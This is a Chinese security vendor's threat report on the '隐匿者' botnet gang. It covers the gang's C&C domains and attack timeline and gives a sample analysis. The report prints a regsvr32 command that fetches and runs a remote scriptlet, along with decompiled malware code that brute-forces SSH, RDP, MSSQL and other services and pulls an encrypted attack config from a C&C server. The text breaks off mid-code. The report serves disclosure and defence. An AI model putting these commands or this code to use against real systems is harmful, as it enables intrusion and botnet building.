火绒安全
www.huorong.cn

彻底曝光黑客“隐匿者”

目前作恶最多的网络攻击团伙

目录

一、 综述

经过对大量的病毒攻击事件深入研究，火绒安全实验室挖掘出一个作恶累累的黑客犯罪团伙，并将其命名为“隐匿者”，该团伙可能由中国人组成或参与。这可以说是近年来互联网上最活跃、发起攻击次数最多、攻击范围最广的黑客团伙，拥有非常强的技术能力，并完全以牟利为目的。

“隐匿者”最早出现在 2014 年，此后一直从事入侵服务器或者个人主机的黑色产业，他们通过植入后门程序控制这些设备（肉鸡），然后进行 DDoS 攻击，也会将这些肉鸡出租给其他黑产团伙，近期，则主要利用这些“肉鸡”来“挖矿”——生产比特币。

在火绒团队统计的近期 10 大最活跃黑客攻击 C&C 服务器中，该团伙独占了 6 个，其攻击范围和频率远高于其他黑客团伙。为了霸占用户设备长期牟利，“隐匿者”会抢夺其他黑客团伙的“肉鸡”，删除其他黑客的后门账户、结束其后门进程、关闭可被能利用的攻击端口等。

“隐匿者”拥有非常强的技术实力，而且还在不断改进自己的攻击工具，早在 4 月 29 日，他们就将刚泄露十余天的“永恒之蓝”漏洞加入自己的黑客工具箱中，这比恶性病毒 WannaCry 5 月 12 日首次爆发还早 2 周时间。


火绒安全团队很早就一些攻击事件的研究中，嗅探到这个频频出手的黑客犯罪团伙的存在。卡巴斯基、Cyphort 等安全厂商近期的报告中，也都零星地提到了"隐匿者"使用的部分 C&C 服务器。火绒通过对大量攻击事件的分析和溯源，并结合详细的代码分析，寻找出其中的关联线索，最终确定了“隐匿者”的存在，并在随后的不断追踪中，掌握了“隐匿者”更多的作恶证据。

火绒倡导“情报驱动安全”的新理念,在国内率先部署完成了 EDR（终端、检测和响应）系统——将用户终端的“火绒安全软件”和后台“火绒终端威胁情报系统”实时连接，通过用户终端收集威胁信息，上传到后台进行深度分析，再将解决方案在最快时间内推送给火绒用户。

正是这套威胁情报系统，帮助火绒安全团队截获、分析出大量和“隐匿者”相关的信息，从而完成了这次对黑客犯罪团伙的“完美追踪”。在此之后，火绒将持续跟踪该团伙的犯罪活动，随时根据“隐匿者”释放的恶意代码升级“火绒安全软件”，保护用户的安全。


二、 数据线索

在火绒终端威胁分析系统中，我们找出与攻击相关的全部恶意 C&C 服务器域名。通过梳理近半年的活跃 C&C 服务器，我们列举出了数据量最大 10 个的 C&C 服务器地址，如下图所示：



域名汇总

以时间为轴，我们可以直观的看到依托于不同 C&C 服务器域名的攻击爆发趋势，如下图所示：



触发防御点的域名爆发趋势

通过上图可以看出，f4321y.com、mykings.pw、mys2016.info、mykings.top 四个域名在攻击时间和爆发数量上呈现出了此消彼长、持续攻击的威胁态势，且爆发数量有很强的延续性。通常，黑客攻陷的主机数量会不断激增，且黑客为了提高其隐蔽性会不断地更换 C&C 服务器地址。所以我们初步猜测，上述四个 C&C 服务器域名可能同属于一个黑客团伙。

依据上图的红色上升曲线可以看出，该黑客团伙前期攻击所控制的主机数量增长趋势较为平缓。在 4 月 14 日“Shadow Brokers”组织泄露出“永恒之蓝”漏洞之后，该黑客团伙可能将“永恒之蓝”漏洞加入到了渗透工具箱中。在此之后，依托其之前攻陷的主机，使利用 mykings.top 域名的攻击数量在短时间内快速爆发到了一个较高水平。

但随后，WannaCry 病毒在全球范围内大范围爆发（即上图灰色虚线所示时间点）。该黑客团伙所控制的主机受该病毒影响十分严重，在大部分中毒服务器选择重置系统后，

其所控制的主机数量有了明显减少。所以体现在爆发趋势上，与该黑客团伙相关的防御事件在同样使用“永恒之蓝”漏洞进行传播的 WannaCry 病毒流行后的很短一段时间之内出现了直线下滑，即使该黑客团伙在其后续的攻击中加入了相关的防御功能，也依然于事无补。最后，攻击事件数量稳定在了“永恒之蓝”漏洞爆发之前以下（即上图棕色虚线所示位置以下），表明除利用漏洞入侵主机受到了直接影响以外，前期该团伙所攻陷的部分主机也受到了直接影响。

经过下文详细论证，除上述四个域名外， oo000oo.club 和 5b6b7b.ru 这两个域名也同属于这一黑客团伙。这两个域名首次触发相关防御拦截点的时间非常相近，且时间点都在与 C&C 服务器域名相关防御拦截事件数量锐减之后。所以我们推测，在该黑客团伙被 WannaCry 病毒重创之后，为了能够尽快挽回自己的“损失”，开始同时使用多个域名和服务器，并行为其进行渗透攻击。

由于该黑客团伙长期潜伏于互联网中，且其攻击对互联网所造成的威胁随时间逐渐增强，所以我们将该黑客团伙命名为“隐匿者”。

在近半年中，有多篇其他安全厂商报告中都曾出现过“隐匿者”的足迹。卡巴斯基实验室在 2017 年 2 月发布报告《New(ish) Mirai Spreader Poses New Risks》，提到了前文所述的 f4321y.com 和 mykings.pw 域名。

针对 Mirai 病毒事件，火绒所拦截到的终端防御事件信息，如下图所示：

C&C 服务器	域名注册时间	火绒拦截的首次攻击时间
js.f4321y.com	2016-05-11 00:00:00	2016-11-24 15:13:20
js.mykings.pw	2017-01-21 00:00:00	2017-01-22 21:30:04

攻击使用的 C&C 服务器域名信息

Cyphort 实验室在 2017 年 5 月发布报告《EternalBlue Exploit Actively Used to Deliver Remote Access Trojans》，提到了 C&C 服务器域名 mykings.top。报告中指出，黑客借助“永恒之蓝”漏洞进行攻击。

火绒在该病毒事件中拦截到的相关终端防御信息，如下图所示：

C&C 服务器	域名注册时间	火绒拦截的首次攻击时间
js.mykings.top	2017-01-21 00:00:00	2017-04-29 12:06:17

攻击使用的 C&C 服务器域名信息

另外三个域名（js.mys2016.info、js.oo000oo.club、js.5b6b7b.ru）虽然也都属于这个黑客团伙，但是至今还没有安全厂商对其进行过相关分析，将来可能被会被爆出新的安全威胁。火绒终端防御信息，如下图所示：

C&C 服务器	域名注册时间	火绒拦截的首次攻击时间
js.mys2016.info	2017-03-13 00:00:00	2017-04-02 15:36:42
js.oo000oo.club	2017-05-23 00:00:00	2017-05-25 06:54:10
js.5b6b7b.ru	2017-01-21 00:00:00	2017-05-26 07:56:10

攻击使用的 C&C 服务器域名信息

三、 同源性和样本分析

与前文所述六个域名及其子域名命名具有非常高的相似性。顶级域名命名方式相似，其中三个域名都为“my”开头。如下图所示：

- mykings.pw
- mykings.top
- mys2016.info


主域名列表

二级域名按 C&C 功能命名，分别包括“js.”、“down.”和“wmi.”三种域名形式。如下图所示：

- js.f4321y.com
- down.f4321y.com
- wmi.mykings.top
- js.mykings.pw
- down.mykings.pw
- wmi.oo000oo.club
- js.mys2016.info
- down.mys2016.info
- wmi.5b6b7b.ru
- js.mykings.top
- down.oo000oo.club
- js.oo000oo.club
- js.5b6b7b.ru

子域名列表

根据火绒终端威胁情报系统所提供的防御拦截数据，我们可以进一步得出，上述的几个域名相关的攻击行为具有极强的同源性。如下图所示：



域名相关病毒行为同源性

如上图所示，与几个 C&C 服务器域名相关的攻击手法具有以下三个相同点：

1. 上述六个域名都具有相同的病毒行为，远程脚本运行和命令行脚本启动 FTP。
2. 命令行脚本启动 FTP 命令行参数中，以时间为序，前三组 FTP 用户名同为“mssql 2”，后三组用户名同为“test”，且所有 FTP 所使用的密码全部都是 1433。
3. 远程执行脚本调用的命令行参数，除域名 (下图标红部分)改变外，其他参数及参数位置完全相同。如下图所示：


远程执行脚本

"C:\Windows\System32\regsvr32.exe" /u /s /i:http://js.??????.???:280/v.sct scrobj.dll

远程执行脚本参数


火绒的终端用户受到黑客攻击后，在用户终端检测到与 C&C 服务器进行通信的攻击样本。通过分析，这些样本在错误字符串、传播机制、 编程语言和编译器等细节也表现出了很强的同源性。

其中 f4321y.com、mykings.pw 和 mys2016.info 域名相关样本为同源样本，样本中字符串信息具有很高的相似性。如下图所示：




f4321y.com、mykings.pw 和 mys2016.info 域名相关样本字符串数据对比

早期版本的攻击采用了多种攻击模块。攻击相关数据如下图所示：




病毒数据

完整攻击模块列表如下图所示：



病毒攻击模块

根据扫描主机的开放端口，病毒会采用如上图所示的攻击方式进行攻击。如下图所示：



```
void __cdecl attack(_DWORD *a1)
{
  int v1; // ecx@0
  int v2; // [sp+0h] [bp-98h]@1
  _DWORD *v3; // [sp+14h] [bp-84h]@35
  _DWORD *v4; // [sp+18h] [bp-80h]@31
  _DWORD *v5; // [sp+1Ch] [bp-7Ch]@27
  _DWORD *v6; // [sp+20h] [bp-78h]@23
  _DWORD *v7; // [sp+24h] [bp-74h]@19
  _DWORD *v8; // [sp+28h] [bp-70h]@15
  _DWORD *v9; // [sp+2Ch] [bp-6Ch]@11
  int v10; // [sp+30h] [bp-68h]@2
  int v11; // [sp+34h] [bp-64h]@1
  _DWORD *v12; // [sp+38h] [bp-60h]@39
  _DWORD *v13; // [sp+3Ch] [bp-5Ch]@39
  void *v14; // [sp+40h] [bp-58h]@38
  void *v15; // [sp+44h] [bp-54h]@34
  _DWORD *v16; // [sp+48h] [bp-50h]@37
  void *v17; // [sp+4Ch] [bp-4Ch]@30
  _DWORD *v18; // [sp+50h] [bp-48h]@33
  void *v19; // [sp+54h] [bp-44h]@26
  _DWORD *v20; // [sp+58h] [bp-40h]@29
  _DWORD *v21; // [sp+5Ch] [bp-3Ch]@22
  _DWORD *v22; // [sp+60h] [bp-38h]@25
  void *v23; // [sp+64h] [bp-34h]@18
  _DWORD *v24; // [sp+68h] [bp-30h]@21
  _DWORD *v25; // [sp+6Ch] [bp-2Ch]@14
  _DWORD *v26; // [sp+70h] [bp-28h]@17
  _DWORD *v27; // [sp+74h] [bp-24h]@10
  _DWORD *v28; // [sp+78h] [bp-20h]@13
  _DWORD *v29; // [sp+80h] [bp-18h]@2
  _DWORD *v30; // [sp+84h] [bp-14h]@2
  int *v31; // [sp+88h] [bp-10h]@1
  int v32; // [sp+94h] [bp-4h]@10

  v31 = &v2;
  v11 = v1;
  if ( sub_418727(v1) )
  {
    v30 = 0;
    v29 = a1;
    v10 = *((_WORD *)a1 + 2);
    switch ( v10 )
    {
      case 22:
        v21 = operator new(0xB0u);
        v32 = 3;
        if ( v21 )
          v6 = call_SSH_attack(v21, *v29, *((_WORD *)v29 + 2), v11);
        else
          v6 = 0;
        v22 = v6;
        v32 = -1;
        v30 = v6;
        break;
      case 23:
        v17 = operator new(0xD8u);
        v32 = 5;
        if ( v17 )
          v4 = (_DWORD *)call_Telnet_attack(*v29, *((_WORD *)v29 + 2), v11);
        else
          v4 = 0;
        v18 = v4;
        v32 = -1;
        v30 = v4;
        break;
      case 135:
        v19 = operator new(0xCD8u);
        v32 = 4;
        if ( v19 )
          v5 = (_DWORD *)call_WMI_attack(*v29, *((_WORD *)v29 + 2), v11);
        else
          v5 = 0;
        v20 = v5;
        v32 = -1;
        v30 = v5;
        break;
      case 445:
        v27 = operator new(0xB8u);
        v32 = 9;
        if ( v27 )
          v9 = call_IPC_attack(v27, *v29, *((_WORD *)v29 + 2), v11);
        else
          v9 = 0;
        v28 = v9;
        v32 = -1;
        v30 = v9;
        break;
      case 1433:
        v25 = operator new(0xB0u);
        v32 = 1;
        if ( v25 )
          v8 = call_MSSQL_attack(v25, *v29, *((_WORD *)v29 + 2), v11);
        else
          v8 = 0;
        v26 = v8;
        v32 = -1;
        v30 = v8;
        break;
      case 3306:
        v23 = operator new(0xB0u);
        v32 = 2;
        if ( v23 )
          v7 = (_DWORD *)call_MySQL_attack(*v29, *((_WORD *)v29 + 2), v11);
        else
          v7 = 0;
        v24 = v7;
        v32 = -1;
        v30 = v7;
        break;
      case 3389:
        v15 = operator new(0xB0u);
        v32 = 6;
        if ( v15 )
          v3 = (_DWORD *)call_RDP_attack(*v29, *((_WORD *)v29 + 2), v11);
        else
          v3 = 0;
        v16 = v3;
        v32 = -1;
        v30 = v3;
        break;
      default:
        sub_A1DGE5((int)"Cracker_Inline.cpp", 58, "[Cracker] Got unknown port:%d", *((_WORD *)v29 + 2));
        break;
    }
    v14 = v29;
    operator delete(v29);
    if ( v30 )
    {
      v32 = 7;
      (*(void (__thiscall **)(_DWORD *))*v30)(v30);
      (*(void (__thiscall **)(int))(*v30 + 4))((int)v30);
      v32 = -1;
      (*(void (__thiscall **)(int))(*v30 + 8))((int)v30);
      v12 = v30;
      v13 = v30;
      if ( v30 )
        (*(void (__thiscall **)(int, signed int))(*v13 + 12))((int)v13, 1);
    }
  }
}
```

针对不同的端口发起攻击

病毒攻击所使用的相关数据来自于 C&C 服务器（在我们所分析的样本中，下载地址为：http:// up.f4321y.com:8888/wpd.dat），数据是进行过加密的。下载后病毒会将 wpd.dat 文件的 md5 数值与 C&C 服务器中 wpdmd5.txt 中存放的 md5 数值进行比较，如果相同则进行解密。如下图所示：

```
char __thiscall handle_wpd_dat(_BYTE *this)
{
  const char *v1; // eax@2
  char v3; // al@6
  int v4; // eax@15
  char v5; // [sp+0h] [bp-218h]@1
  _BYTE *v6; // [sp+10h] [bp-208h]@1
  char v7; // [sp+18h] [bp-200h]@11
  char v8; // [sp+19h] [bp-1FFh]@9
  char v9; // [sp+1Ah] [bp-1FEh]@4
  bool v10; // [sp+1Bh] [bp-1FDh]@3
  void *v11; // [sp+20h] [bp-1F8h]@8
  int v12; // [sp+24h] [bp-1F4h]@8
  char wpd_md5_url; // [sp+28h] [bp-1F0h]@1
  char v14; // [sp+29h] [bp-1EFh]@1
  char md5_current; // [sp+A8h] [bp-170h]@1
  char v16; // [sp+A9h] [bp-16Fh]@1
  char v17; // [sp+12Ch] [bp-ECh]@1
  char wpd_url; // [sp+148h] [bp-D0h]@1
  char v19; // [sp+149h] [bp-CFh]@1
  char v20; // [sp+1CAh] [bp-4Eh]@1
  bool v21; // [sp+1CBh] [bp-4Dh]@1
  int wpd_url_string; // [sp+1CCh] [bp-4Ch]@3
  char wpd_md5_url_string; // [sp+1E8h] [bp-30h]@1
  char *v24; // [sp+208h] [bp-10h]@1
  int v25; // [sp+214h] [bp-4h]@1

  v24 = &v5;
  v6 = this;
  v21 = 1;
  v20 = 0;
  v25 = 0;
  wpd_url = 0;
  memset(&v19, 0, 0x7Fu);
  _snprintf(&wpd_url, 0x7Fu, "http://%s:8888/wpd.dat", "up.f4321y.com");
  wpd_md5_url = 0;
  memset(&v14, 0, 0x7Fu);
  _snprintf(&wpd_md5_url, 0x7Fu, "http://%s:8888/wpdmd5.txt", "up.f4321y.com");
  sub_401D56(&wpd_md5_url_string, &wpd_md5_url);
  LOBYTE(v25) = 1;
  sub_4213C8((int)&v17, (int)&wpd_md5_url_string);
  LOBYTE(v25) = 3;
  sub_401E5E(&wpd_md5_url_string);
  md5_current = 0;
  memset(&v16, 0, 0x7Fu);
  v21 = calc_file_md5("wpd.dat", (int)&md5_current) != 0;
  if ( !v21 || (v1 = (const char *)sub_401EAD(&v17), !strstr(v1, &md5_current)) )
  {
    sub_401D56(&wpd_url_string, &wpd_url);
    LOBYTE(v25) = 4;
    v10 = download_to_file((int)&wpd_url_string, "wpd.dat") == 0;
    LOBYTE(v25) = 3;
    sub_401E5E(&wpd_url_string);
    if ( v10 )
    {
      show_log_3((int)"ServerAgent.cpp", 300, "[ServerAgent] download %s failed", &wpd_url);
      v9 = 0;
      LOBYTE(v25) = 0;
      sub_401E5E(&v17);
      return v9;
    }
    v20 = 1;
    show_log_2((int)"ServerAgent.cpp", 305, "[ServerAgent] download %s success", (unsigned int)&wpd_url);
  }
  v3 = sub_401EAD(&v17);
  show_log_2((int)"ServerAgent.cpp", 312, "[ServerAgent] remote md5: %s,local md5: %s", v3);
  if ( v20 || !v6[1660] )
  {
    v12 = 0;
    if ( !decrypt_wpd_dat("wpd.dat", (int)&v11, (int)&v12) )
    {
      show_log_3((int)"ServerAgent.cpp", 320, "[ServerAgent] decryptConfig failed");
      v8 = 0;
      LOBYTE(v25) = 0;
      sub_401E5E(&v17);
      return v8;
    }
    if ( !parse_xml(v6, v11) )
    {
      free(v11);
      show_log_3((int)"ServerAgent.cpp", 327, "[ServerAgent] xmlParseStr failed");
      v7 = 0;
      LOBYTE(v25) = 0;
      sub_401E5E(&v17);
      return v7;
    }
    free(v11);
    v6[1660] = 1;
  }
  if ( v20 || (unsigned __int8)sub_4265AD((int)(v6 + 1640)) )
  {
    *((_DWORD *)v6 + 414) = 0;
    v4 = sub_428CA8(v6 + 964);
    sub_425060(v4);
    show_log_2((int)"ServerAgent.cpp", 342, "[ServerAgent] genericRandom entry", v5);
  }
  LOBYTE(v25) = 0;
  sub_401E5E(&v17);
  return 1;
}
```

病毒攻击数据处理流程

解密后的数据是一段 xml ，数据中包括攻击 IP、不同攻击所使用的端口和字典。如下图所示：

```
else if ( !_stricmp(v52, "ip") )
{
  m = 0;
  v44 = 0;
  C[0] = 0;
  memset(&C[1], 0, 0x3Fu);
  sub_4187C1(&v45);
  sub_427666(v27 + 964);
  for ( l = (void *)sub_424CC1(0); l; l = (void *)sub_423AF7(l, 0) )
  {
    v52 = (char *)sub_424CD7(l);
    v54 = (char *)sub_439B26(l);
    strncpy(C, v54, 0x3Fu);
    if ( !_stricmp(v52, "item") )
    {
      for ( m = (char *)&m + strlen(C) + 3; *(_BYTE *)m == 13 || *(_BYTE *)m == 10; m = (char *)m - 1 )
        *(_BYTE *)m = 0;
      m = C;
      v44 = (void *)_iswctype_l_1((unsigned int)C, 0x2Du, v19);
      if ( v44 || (v44 = (void *)_iswctype_l_1((unsigned int)C, 0x2Cu, v19)) != 0 )
      {
        *(_BYTE *)v44 = 0;
        v44 = (char *)v44 + 1;
        sub_401D56(&v58, v44);
        v59 = 0;
        sub_401D56(&v57, m);
        LOBYTE(v59) = 1;
        sub_420D15(&v57, &v58);
        LOBYTE(v59) = 0;
        sub_401E5E(&v57);
        v59 = -1;
        sub_401E5E(&v58);
      }
      else
      {
        sub_401D56(&v56, (void *)&String);
        v59 = 2;
        sub_401D56(&v55, m);
        LOBYTE(v59) = 3;
        sub_420D15(&v55, &v56);
        LOBYTE(v59) = 2;
        sub_401E5E(&v55);
        v59 = -1;
        sub_401E5E(&v56);
      }
    }
    sub_426536(&v45);
  }
}
```

处理攻击 IP

```
if ( !_stricmp(v52, "ports") )
{
  for ( j = 0; j < 9; ++j )
    v27[j + 88] = 0;
  for ( k = (void *)sub_424CC1(0); k; k = (void *)sub_423AF7(k, 0) )
  {
    v52 = (char *)sub_424CD7(k);
    v54 = (char *)sub_439B26(k);
    if ( !_stricmp(v52, "mysql") )
    {
      if ( v54 )
        v26 = atoi(v54);
      else
        v26 = 0;
      v27[90] = v26 != 0;
    }
    else if ( !_stricmp(v52, "ssh") )
    {
      if ( v54 )
        v25 = atoi(v54);
      else
        v25 = 0;
      v27[92] = v25 != 0;
    }
    else if ( !_stricmp(v52, "vmi") )
    {
      if ( v54 )
        v24 = atoi(v54);
      else
        v24 = 0;
      v27[91] = v24 != 0;
    }
    else if ( !_stricmp(v52, "mssql") )
    {
      if ( v54 )
        v23 = atoi(v54);
      else
        v23 = 0;
      v27[89] = v23 != 0;
    }
    else if ( !_stricmp(v52, "telnet") )
    {
      if ( v54 )
        v22 = atoi(v54);
      else
        v22 = 0;
      v27[93] = v22 != 0;
    }
    else if ( !_stricmp(v52, "ipc") )
    {
      if ( v54 )
        v21 = atoi(v54);
      else
        v21 = 0;
      v27[94] = v21 != 0;
    }
    else if ( !_stricmp(v52, "rdp") )
    {
      if ( v54 )
        v20 = atoi(v54);
      else
        v20 = 0;
      v27[96] = v20 != 0;
    }
  }
}
```


处理不同攻击所使用的端口

```
else if ( !_stricmp(v52, "dict") )
{
  for ( jj = 0; jj < 9; ++jj )
  {
    sub_41E13B(&v27[64 * jj + 244]);
    sub_4263F0(&v38);
    while ( 1 )
    {
      v10 = sub_426416(&v32);
      if ( !(unsigned __int8)sub_4265DC(v10) )
        break;
      v30 = *(_DWORD *)sub_4265FA(&v38);
      v31 = v30;
      if ( v30 )
        sub_420244(1);
      v29 = v38;
      v38 = *(_DWORD *)sub_426434(&v28, v38);
    }
    sub_41E186(&v27[64 * jj + 244]);
  }
  for ( kk = (void *)sub_424CC1(0); kk; kk = (void *)sub_423AF7(kk, 0) )
  {
    v52 = (char *)sub_424CD7(kk);
    v54 = (char *)sub_439B26(kk);
    if ( !_stricmp(v52, "mysql") )
    {
      v11 = sub_424CC1(0);
      sub_423B0D(v11, 2, v27 + 160);
    }
    else if ( !_stricmp(v52, "ssh") )
    {
      v12 = sub_424CC1(0);
      sub_423B0D(v12, 4, v27 + 184);
    }
    else if ( !_stricmp(v52, "wmi") )
    {
      v13 = sub_424CC1(0);
      sub_423B0D(v13, 3, v27 + 172);
    }
    else if ( !_stricmp(v52, "mssql") )
    {
      v14 = sub_424CC1(0);
      sub_423B0D(v14, 1, v27 + 148);
    }
    else if ( !_stricmp(v52, "telnet") )
    {
      v15 = sub_424CC1(0);
      sub_423B0D(v15, 5, v27 + 196);
    }
    else if ( !_stricmp(v52, "ipc") )
    {
      v16 = sub_424CC1(0);
      sub_423B0D(v16, 6, v27 + 208);
    }
    else if ( !_stricmp(v52, "rdp") )
